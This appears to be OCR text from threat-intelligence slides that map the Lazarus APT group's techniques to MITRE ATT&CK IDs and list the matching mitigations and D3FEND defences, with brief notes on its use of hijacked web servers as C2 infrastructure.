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
Commonly used TTP

Tactic	ID	Name	Description
Resource Development	T1584.004	Compromise Infrastructure: Server	Lazarus uses the compromised server as a C2 server.
	T1587.001	Develop Capabilities: Malware	Lazarus uses its own malware.
Defense Evasion	T1027	Obfuscated Files or Information	Lazarus uses binary padding to add junk data.(T1027.001) In addition, Lazarus uses packers such as VMProtect and Themida. (T1027.002)
	T1070	Indicator Removal on Host	Lazarus deletes traces using timestomp, sdelete, del command, etc.
Credential Access	T1003.001	OS Credential Dumping: LSASS Memory	Lazarus dumps credential from LSASS using Mimikatz, procdump, etc.
Lateral Movement	T1021.002	Remote Services: SMB/Windows Admin Shares	Lazarus uses the stolen credentials to copy and execute files to other devices using wmic commands and SMB tools.
Collection	T1560.001	Archive Collected Data: Archive via Utility	Lazarus compresses collected data prior to exfiltration using WinRAR.


Measures for commonly used TTP

Technique	Detection and Mitigation	Defensive Tactics and Techniques (D3FEND)
Obfuscated Files or Information	M1049: Antivirus/Antimalware	- Detect - File Analysis - File Content Rules - Dynamic Analysis
Indicator Removal on Host	M1041: Encrypt Sensitive Information M1029: Remote Data Storage M1022: Restrict File and Directory Permissions	- Detect - Process Analysis - File Access Pattern Analysis - User Behavior Analysis - Resource Access Pattern Analysis
OS Credential Dumping: LSASS Memory	M1025: Privileged Process Integrity M1026: Privileged Account Management M1027: Password Policies M1028: Operating System Configuration M1043: Credential Access Protection	- Harden - CredentialHardening - Multi-factor Authentication
Remote Services: SMB/Windows Admin Shares	M1026: Privileged Account Management M1027: Password Policies M1037: Filter Network Traffic	- Detect - Network Traffic Analysis - Isolate - Network Isolation
Archive Collected Data: Archive via Utility	M1047: Audit	- Detect - File Analysis - File Content Rules - Process Analysis - Process Spawn Analysis

Case of APT Attack Route - SNS -



Case of APT Attack Route - Merger -




Features of C2 Server

The attacker infected legitimate web servers to use them as C2.

Many legitimate web servers in the target organization's country are used by attackers.

Attackers hacked **cloud chat service** used for business.

How Legitimate Web Servers are Infected

